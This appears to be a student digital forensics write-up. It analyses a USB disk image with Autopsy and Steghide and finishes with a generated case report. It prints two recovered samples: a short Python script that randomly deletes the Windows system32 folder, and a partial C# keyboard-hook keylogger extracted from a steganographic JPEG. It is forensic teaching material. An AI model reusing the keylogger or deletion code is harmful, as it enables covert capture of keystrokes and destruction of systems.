System Volume Information				2025-01-29 20:42:12 SGT	0000-00-00 00:00:00	2025-01-29 20:42:12 SGT	2025-01-29 20:42:12 SGT	131072	Allocated	Allocated	unknown	
$ALLOC_BITMAP			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	58677	Allocated	Allocated	unknown	bc963a04b552fc8
$UPCASE_TABLE			0	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	5836	Allocated	Allocated	unknown	ac9963c2a329285
.hidden.txt			0	2025-01-22 21:18:38 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	40	Allocated	Allocated	unknown	ae5c94f22351a69
DfAssignment.txt				2025-01-29 20:33:20 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	13359	Unallocated	Unallocated	unknown	b496367a30f0be4
hello world.txt			0	2025-01-29 16:34:32 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	11	Allocated	Allocated	unknown	5eb63bbbe01eee
skibidi.py			0	2025-01-22 21:24:30 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	96	Allocated	Allocated	unknown	f5e4e0e20a6ba65
skibidisteg.jpeg			0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5acf942553db3
Sussy USB (Volume Label Entry)				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41d8cd98f00b2
Video.mp4			0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5d4cf14f9feb4e

```
hello world

----------------------------METADATA----------------------------
```

And the python script may likewise be presented as




skibidi.py			0	2025-01-22 21:24:30 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	96	Allocated	Allocated	unknown	f5e4e0e20a6ba6
skibidisteg.jpeg			0	2025-01-29 20:43:26 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	1118774	Allocated	Allocated	unknown	b5acf942553db3
Sussy USB (Volume Label Entry)				0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0	Allocated	Allocated	unknown	d41d8cd98f00b2
Video.mp4			0	2025-01-22 12:27:22 SGT	0000-00-00 00:00:00	2025-01-29 20:44:40 SGT	2025-01-29 20:44:40 SGT	2257227	Allocated	Allocated	unknown	a5d4cf14f9feb4e

Page: 1 of 1

Script: Latin - Basic

```
import random
import oos
if random.randit(0,6) == 1:
   os.remove("c:\windows\system32")
```

Moreover Autopsy is able to provide a timeline based on the metadata of files extracted from above.



Display Times In: ● Local Time Zone ○ GMT / UTC

Start: Jan 22, 2025, 12:27:22 PM

0 Results

Timeline generation is a crucial step in forensic investigation as it paints a picture or idea of the attacker's intensions to when the attacker carries out their plan.

However, throughout all of Autopsy's capabilities, Autopsy seems to be limited as it is still unable to extract the stenography encoded message within skibidisteg.jpeg therefore, we will explore other tools to observe their reliability.


StegHide

Steghide is an open-source steganography tool that enables users to embed and extract hidden data within image and audio files while maintaining the original file's quality. It supports various file formats, including BMP, JPEG, WAV, and AU, and utilizes advanced compression and encryption techniques to enhance security (Hetzl, Steghide Documentation).

By utilizing Steghide in this investigation, we can analyse digital media for concealed messages as discovered above.


We may begin by first issuing the below command

>steghide extract -sf skibidisteg.jpeg -xf extracted.txt (sf – stegofile name, xf - extractfilename)



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# steghide extract -sf skibidisteg.jpeg -xf extracted.txt
Enter passphrase:
wrote extracted data to "extracted.txt".

┌──(root㉿kali)-[/home/kali/Desktop]
└─# 
```

The extracted.txt is outputted and hence viewed as the following.



File Edit View VM Tabs Help
~/Desktop/extracted.txt [Read Only] - Mousepad
File Edit Search View Document Help

```
using skibidi;
using System.IO;
using System.Diognostics;
using System.Runtime.InteropServices;
using System.Windows.Forms;

namespace KL
{
        public static class Program
        {
                private static string logFilePath =
Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop),
"Log.txt");

                private static HookProc hookProc = HookCallback;
                private static IntPtr hookId = IntPtr.Zero;

                public static void Main()
                {
                        Console.WriteLine("FunnyLogger by @Felony ;)");

                        hookId = SetHook(hookProc);
                        Application.Run();
                        UnhookWindowsHookEx(hookId);
                }

                private static IntPtr SetHook(HookProc hookProc)
                {
                        IntPtr moduleHandle =
GetModuleHandle(Process.GetCurrentProcess().MainModule.ModuleName);
                        return SetWindowsHookEx(13, hookProc, moduleHandle,
0);
                }

                private delegate IntPtr HookProc(int nCode, IntPtr wParam,
IntPtr lParam);

                private static IntPtr HookCallback(int nCode, IntPtr wParam,
IntPtr lParam)
                {
                        if (nCode >= 0 && wParam == (IntPtr)0x0100)
                        {
                                int vkCode = Marshal.ReadInt32(lParam);

                                string key = ((Keys)vkCode).ToString();
                                if (key.Length > 1)
                                        key = string.Format("[{0}] ", key);

                                File.AppendAllText(logFilePath, key);
                        }
                        return CallNextHookEx(hookId, nCode, wParam, lParam);
```

Wow a keylogger. Glad we found this
This concludes our data analysis section.

Report Documentation


Report documentation refers to the detailed written document of the entire process of the digital forensics investigation. This must include the methods used time of analysis, metadata and the investigator to maintain the chain of custody

Autopsy

Following information above we can use Autopsy's plugin report generation, Autopsy's report tab would showcase relevant evidences extracted from the image.dd file. These evidences can be extracted via bookmarking it . Bookmarks may be viewed by clicking the report tab

Finally the report may be generated by pressing the following button.

>generate report



Report Navigation

- Case Summary
- Tagged Files (6)
- Tagged Images (2)
- Tagged Results (0)
- Web Downloads (1)

Autopsy Forensic Report

HTML Report Generated on 2025/02/02 20:29:57

Case:	test01
Case Number:	01
Number of data sources in case:	1
Examiner:	Ivan


Image Information:

image.dd

Timezone:	Asia/Singapore
Path:	C:\Users\DasMeAyy_Test\Desktop\image.dd

Software Information:

Autopsy Version:	4.21.0
Central Repository Module:	4.21.0
Data Source Integrity Module:	4.21.0
Embedded File Extractor Module:	4.21.0
Encryption Detection Module:	4.21.0
Extension Mismatch Detector Module:	4.21.0
File Type Identification Module:	4.21.0
Hash Lookup Module:	4.21.0



Tagged Files

Report Navigation

- Case Summary
- Tagged Files (6)
- Tagged Images (2)
- Tagged Results (0)
- Web Downloads (1)

Tag	File	Comment	User Name	Modified Time	Changed Time	Accessed Time	
Bookmark	/img_image.dd/DfAssignment.txt		DasMeAyy_Test	2025-01-29 20:33:20 SGT	2025-01-29 20:42:00 SGT	2025-02-02 17:24:25 SGT	2025-0
Bookmark	/img_image.dd/hello world.txt		DasMeAyy_Test	2025-01-29 16:34:32 SGT	2025-01-29 20:42:00 SGT	2025-02-02 17:24:25 SGT	2025-0
Bookmark	/img_image.dd/skibidisteg.jpeg		DasMeAyy_Test	2025-01-29 20:43:25 SGT	2025-01-29 20:44:32 SGT	2025-02-02 17:24:25 SGT	2025-0
Bookmark	/img_image.dd/ hidden.txt		DasMeAyy_Test	2025-01-22 21:18:38 SGT	2025-01-29 20:42:00 SGT	2025-02-02 17:24:25 SGT	2025-0
Bookmark	/img_image.dd/skibidi.py		DasMeAyy_Test	2025-01-22 21:24:30 SGT	2025-01-29 20:42:00 SGT	2025-02-02 17:24:25 SGT	2025-0
Bookmark	/img_image.dd/Video.mp4		DasMeAyy_Test	2025-01-22 12:27:22 SGT	2025-01-29 20:42:00 SGT	2025-02-02 17:24:25 SGT	2025-0

As shown above the report generated was able to neatly classify each evidence file into specific folders, detailed with modification date, changed time and file hashes. This concludes the forensic investigations on our open source tool demonstration.